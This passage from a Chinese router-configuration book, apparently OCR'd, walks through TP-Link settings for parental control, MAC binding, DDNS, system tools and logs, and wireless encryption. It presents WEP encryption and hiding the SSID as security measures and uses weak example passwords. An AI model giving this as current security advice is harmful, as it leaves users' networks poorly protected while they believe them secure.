
DMZ 状态： 启用 不启用
DMZ 主机IP地址： 0.0.0.0
保存 帮助

Step 07 UPnP设置，UPnP的应用范围非常广，以致足够可以实现许多现成的、新的及令人兴奋的方案，包括家庭自动化、打印、图片处理、厨房设备、汽车网络和公共集会场所的类似网络等，如下图所示。




13.1.5　安全设置与家长控制

安全设置针对一些可能遭受的网络攻击进行防御，家长控制则可以控制未成年人浏览固定网页以及上网时间，如下图所示。

进行安全设置与家长控制的操作步骤如下：

Step 01 在路由功能列表中选择“安全设置”选项下的“高级安全设置”选项，进入“高级安全设置”界面，在其中可以设置相关参数的设置并阅读相关注意事项，如下图所示。

Step 02 选择“远端WEB管理”选项，在打开的界面中可以设置路由器的WEB管理端口和广域网中可以执行远端WEB管理的计算机IP地址，在设置前请阅读相关注意事项，如下图所示。




Step 03 在路由功能列表中选择“家长控制”选项，即可进入“家长控制设置”界面，用户可以通过本界面控制小孩的上网行为，使得小孩的计算机只能在指定时间访问指定的网站，如下图所示。

Step 04 单击“增加单个条目”按钮，进入“家长控制规则设置”界面，如下图所示。本界面中的日程计划基于路由器的系统时间，用户可以在“系统工具→时间设置”中查看和设置系统时间。

注意：一旦开启家长控制功能，不在规则列表中的计算机将无法上网。

13.1.6　上网控制与路由功能

上网控制可以对路由器的规则、主机列表、访问目标以及日程计划进行设置，路由功能则可以添加路由表。



具体操作步骤如下：

Step 01 在路由功能列表中选择“上网控制”选项下的“规则管理”选项，即可进入“上网控制规则管理”界面，在本界面，用户可以打开或者关闭此功能，并且设定默认的规则。更为有效的是，用户可以设置灵活的组合规则，通过选择合适的“主机列表”“访问目标”“日程计划”，构成完整而又强大的上网控制规则，如下图所示。



Step 02 选择“主机列表”选项，进入“主机列表设置”界面，在其中可以设置内部主机列表信息，如下图所示。



Step 03 选择“访问目标”选项，进入“访问目标设置”界面，在其中可以设置访问目标信息，如下图所示。



Step 04 选择“日程计划”选项，进入“日程计划设置”界面，在其中可以设置上网控制的日程计划，如下图所示。

Step 05 选择路由功能列表“路由功能”选项下的“静态路由表”选项，进入“静态路由表”设置界面，在其中可以设置路由器的静态路由信息，如下图所示。



13.1.7　MAC绑定与动态DNS

IP与MAC绑定在一起便于网络管理，在一定程度上防止ARP病毒的传播，也可在一定程度上限制随意篡改IP地址的现象。动态DNS是指没有固定IP的主机利用动态DNS服务，帮助主机随着IP的改变更新域名与IP的关联。



设置MAC绑定与动态DNS的操作步骤如下：

Step 01 在路由功能列表中选择“IP与MAC绑定”选项下的“静态ARP绑定设置”选项，在打开的界面中可以设置单机的MAC地址和IP地址的匹配规则，如下图所示。



Step 02 选择“ARP映射表”选项，在打开的界面中可以绑定IP与MAC的主机，也可导入或删除现有ARP映射表，如下图所示。

ARP映射表

ID	MAC地址	IP地址	状态	配置
1	00-87-36-2F-D0-4B	192.168.1.100	未绑定	导入 删除

全部绑定　全部导入　刷新　帮助

Step 03 在路由功能列表中选择“动态DNS设置”选项，在打开的界面中可以设置Oray.com花生壳DDNS的参数。这里需要先注册一个花生壳账号，如下图所示。

动态DNS设置

本页设置“Oray.com花生壳DDNS”的参数。

服务商链接：花生壳动态域名解析服务申请　花生壳动态域名解析服务帮助

服务提供者：花生壳（www.oray.com）　注册...

用户名：

密　码：

启用DDNS：

连接状态：未连接

服务类型：- - -

域名信息：无


注意：您成功登录之后，需要先退出才能使用其他账号登录。

登录　退出

保存　帮助

13.1.8　路由器系统工具的设置

路由器的系统工具主要用于路由器的控制管理，其中包括时间设置、诊断工具、软件升级、恢复出厂、备份还原、路由重启、口令修改等功能，如下图所示。



进入路由器系统工具设置的操作步骤如下：

Step 01 在路由功能列表中选择“系统工具”选项下的“时间设置”选项，在打开的界面中可以设置路由器的系统时间，用户还可以选择自己设置时间或者从互联网上获取标准的GMT时间，如下图所示。

时间设置

本页设置路由器的系统时间，您可以选择自己设置时间或者从互联网上获取标准的GMT时间。

注意：关闭路由器电源后，时间信息会丢失，当您下次开机连上Internet后，路由器将会自动获取GMT时间。您必须先连上Internet获取GMT时间或到此页设置时间后，其他功能中的时间限定才能生效。

时区：（GMT+08:00）北京，重庆，乌鲁木齐，香港特别行政区，台北

日期：2006 年 1 月 1 日

时间：9 时 27 分 5 秒

优先使用NTP服务器1：0.0.0.0

优先使用NTP服务器2：0.0.0.0

获取GMT时间　（仅在连上互联网后才能获取GMT时间）

保存　帮助

注意：关闭路由器电源后，时间信息会丢失，当您下次开机连上Internet后，路由器将会自动获取GMT时间。您必须先连上Internet获取GMT时间或在此界面设置时间后，其他功能中的时间限定才能生效。

Step 02 选择“诊断工具”选项，在打开的界面中可以使用Ping或者tracert诊断路由器的连接状态，如下图所示。

诊断工具

在本页面可以使用ping或者tracert，诊断路由器的连接状态。

参数设置

选择操作：Ping　Tracert

IP 地址/域名：

Ping 包数目：4　（1-50）

Ping 包大小：64　（4-1472字节）

Ping 超时：800　（100-2000 毫秒）

Tracert 跳数：20　（1-30）

诊断结果

路由器已经就绪。

开始　帮助

Step 03 选择“软件升级”选项，在打开的界面中可以通过官方发布的软件版本，对现有路由进行软件升级，如下图所示。

软件升级

通过升级本路由器的软件，您将获得新的功能。

文 件 名：wr845nv2-cn-up.bin

TFTP 服务器 IP：192.168.1.100

当前软件版本：4.19.18 Build 130123 Rel.32879n

当前硬件版本：WR845N 2.0 00000000

注意：请使用有线LAN口连接进行软件升级。升级时请选择与当前硬件版本一致的软件。升级过程不能关闭路由器电源，否则将导致路由器损坏而无法使用。升级过程约40秒，当升级结束后，路由器将会自动重新启动。

升级

注意：请使用有线LAN口连接进行软件升级。升级时请选择与当前硬件版本一致的软件。升级过程不能关闭路由器电源，否则将导致路由器损坏而无法使用。升级过程约40s，当升级结束后，路由器将会自动重新启动。

Step 04 选择“恢复出厂设置”选项，在打开的界面中单击“恢复出厂设置”按钮，可以将路由器的所有设置恢复到出厂时的默认状态，如下图所示。

恢复出厂设置

单击此按钮将使路由器的所有设置恢复到出厂时的默认状态。

恢复出厂设置

帮 助

Step 05 选择“备份和载入配置文件”选项，在打开的界面中可以保存当前路由器的设置。建议在修改配置及升级软件前备份当前的配置文件，当然也可以通过选择备份的配置文件恢复之前的配置，如下图所示。

备份和载入配置文件

您可以在这保存您的设置。我们建议您在修改配置及升级软件前备份您的配置文件。

备份配置文件

您可以通过载入配置文件来恢复您的设置。

路 径：选择文件 未选择任何文件 载入配置文件

注意：1. 导入配置文件后，设备中原有的用户配置将会丢失。如果您载入的配置文件有误，可能会导致设备无法被管理。
2. 载入配置文件的过程不能关闭路由器电源，否则将导致路由器损坏而无法使用。载入过程约20秒，当载入结束后，路由器将会自动重新启动。

Step 06 选择“重启路由”选项，在打开的界面中单击“重启路由器”按钮，可以重启动路由器，如下图所示。



Step 07 选择“修改登录口令”选项，在打开的界面中可以修改系统管理员的用户名与口令，建议配置完路由器后重新设置管理员的账号密码，防止黑客使用弱口令登录路由，如下图所示。

修改登录口令

本页修改系统管理员的用户名及口令，用户名及口令长度不能超过14个字节。

原用户名：

原口令：

新用户名：

新口令：

确认新口令：

保 存　清 空

Step 08 选择“系统日志”选项，在打开的界面中可以查看系统日志，其中包括管理员登录信息、路由健康状态等。如果路由器被非法修改，可以通过日志查看进行排除，如下图所示。

系统日志

索引	日 志 内 容
1	INFO 2006-01-01 08:00:00 |系统启动成功.
2	INFO 2006-01-01 08:00:08 |DHCP client tx discover(B).
3	INFO 2006-01-01 08:00:51 |DHCPS: 1:0x0087362fd04b, NAK in request.
4	INFO 2006-01-01 08:00:51 |DHCPS: 1:0x0087362fd04b, 192.168.1.100, ACK in request.

```
:(|2013-06-05 19:03:37 72843s|Assertion failed: 0, file ../lmac/ath_dev/ath_timer.c, line 32
:(|2013-06-20 4:18:48 13970s|
Tlb Load Exception
Exception Program Counter: 0x801df4cc
Status Register: 0x0000f401
Cause Register: 0x00000008
Access Address : 0x00000014
Task: 0x80ffa4a0 "tHostapd"
:(|2013-11-16 0:10:13 275422s|
Tlb Load Exception
Exception Program Counter: 0x801df4cc
Status Register: 0x0000f401
Cause Register: 0x00000008
Access Address : 0x00000014
Task: 0x80ffa3a0 "tHostapd"
:(|2014-02-20 19:06:35 12224s|
Tlb Load Exception
Exception Program Counter: 0x801df4cc
Status Register: 0x0000f401
Cause Register: 0x00000008
Access Address : 0x00000014
Task: 0x80ff8aa0 "tHostapd"

Time = 2006-01-01 8:09:02 547s
H-Ver = WR845N 2.0 00000000 : S-Ver = 4.19.18 Build 130123 Rel.32879n
L = 192.168.1.1 : M = 255.255.255.0
W1 = DHCP : W = 0.0.0.0 : M = 0.0.0.0 : G = 0.0.0.0
Free=5028, Busy=2, Bind=0, Inv=0/10, Bc=0/0, Dns=248, cl=1536, fc=0/0, sq=0/0
```

刷 新　清除所有日志

Step 09 选择“流量统计”选项，在打开的界面中可以分别对路由器总的数据流量以及最近10s内的数据流量进行统计。默认情况是关闭的，如有需要可以打开。在网络遭受攻击时，通过数据流量的分析对找出攻

击主机也是非常有帮助的，如下图所示。


13.2　无线路由器的安全策略

无线路由器本身自带有安全设置选项，通过设置这些安全选项，可以提高无线路由器的安全性能，从而不受黑客攻击。

13.2.1　设置复杂的管理员密码

路由器的初始密码比较简单，为了保证局域网的安全，一般需要修改或设置管理员密码，具体的操作步骤如下。

Step 01 打开路由器的Web后台设置界面，选择“系统工具”选项下的“修改登录密码”选项，打开“修改管理员密码”工作界面，如下图所示。



Step 02 在“原密码”文本框中输入原来的密码，在“新密码”和“确认新密码”文本框中输入新设置的密码，最后单击“保存”按钮即可，如下图所示。





13.2.2　无线网络WEP加密

WEP采用对称加密机理，数据的加密和解密采用相同的密钥和加密算法。下面详细介绍无线网络WEP加密的具体方法。

1. 设置无线路由器WEP加密数据

打开路由器的Web后台设置界面，单击左侧“无线参数”→“基本设置”选项，选中“开启安全设置”复选框，在“安全类型”下拉菜单中选择WEP选项，在“密钥格式选择”下拉菜单中选择“ASCⅡ码”选项。设置密钥，在“密钥1”后面的“密钥类型”下拉列表中选择“64位”选项，在“密钥内容”文本框中输入要使用的密码，本实例输入密码为cisco，单击“保存”按钮，如下图所示。



2. 客户端连接

需要WEP加密认证的无线客户端连接的具体操作步骤。


Step 01 单击系统桌面右下角图标，无线客户端自动扫描到附近区域内的所有无线信号，如下图所示。



Step 02 右击tp-link选项，在弹出的快捷菜单中选择“连接”选项，如下图所示。



Step 03 弹出“连接到网络”对话框，在“安全密钥”文本框中输入密码cisco，单击“确定”按钮，如下图所示。



Step 04 单击系统桌面右下角图标，将鼠标放在tp-link选项上，可以看到无线信号的连接情况。下图所示表明已经成功连接无线路由器。



13.2.3 WPA-PSK安全加密算法

WPA-PSK可以看成是一个认证机制，只要求一个单一的密码进入每个无线局域网节点（如无线路由器），只要密码正确，就可以使用无线网络。下面介绍如何使用WPA-PSK或者WPA2-PSK加密无线网络。


1. 设置无线路由器WPA-PSK安全加密数据

Step 01 打开路由器的Web后台设置界面，选择左侧“无线参数”→“基本设置”选项，选中“开启安全设置”复选框，在“安全类型”下拉列表中选择“WPA-PSK/WAP2-PSK”选项，在“安全选项”和“加密方法”下拉菜单中均选择“自动选择”选项，在“PSK密码”文本框中输入加密密码，本实例设置密码为sushi1986，如下图所示。



Step 02 单击“保存”按钮，在弹出的提示对

话框中单击“确定”按钮，重新启动路由器即可，如下图所示。



2. 使用WPA-PSK安全加密认证的无线客户端。


Step 01 单击系统桌面右下角图标，无线客户端会自动扫描区域内的无线信号，如下图所示。



Step 02 右击tp-link选项，在弹出的快捷菜单中选择“连接”菜单命令，如下图所示。



Step 03 弹出“连接到网络”对话框，在“安全密钥”文本框中输入密码sushi1986，单击“确定”按钮，如下图所示。



Step 04 单击系统桌面右下角图标，将鼠标放在tp-link信号上，可以看到无线信号的连接情况。下图所示表明已经成功连接无线路由器。



提示：在WPA-PSK加密算法的使用过程中，密码设置应该尽可能复杂，并且要注意定期更改密码。

13.2.4　禁用SSID广播

SSID就是一个无线网络的名称，无线客户端通过无线网络的SSID来区分不同的无线网路。为了安全起见，往往要求无线AP禁止广播该SSID，只有知道该无线网络SSID的人员才可以进行无线网络连接，禁用SSID广播的具体操作步骤如下。

1. 设置无线路由器禁用SSID广播


无线路由器禁用SSID广播的具体操作步骤如下。

Step 01 打开路由器的Web后台设置界面，设置无线网络的SSID信息，取消选中“允许

SSID广播”复选框，单击“保存”按钮，如下图所示。



Step 02 弹出一个提示对话框，单击“确定”按钮，重新启动路由器，如下图所示。




2. 客户端连接

禁用SSID广播的无线客户端连接的具体操作步骤如下。


Step 01 单击系统桌面右下角图标，会看到无线客户端自动扫描到区域内的所有无线信号，会发现其中没有SSID为ssh的无线网络，但是会出现一个名称为“其他网络”的选项，如下图所示。



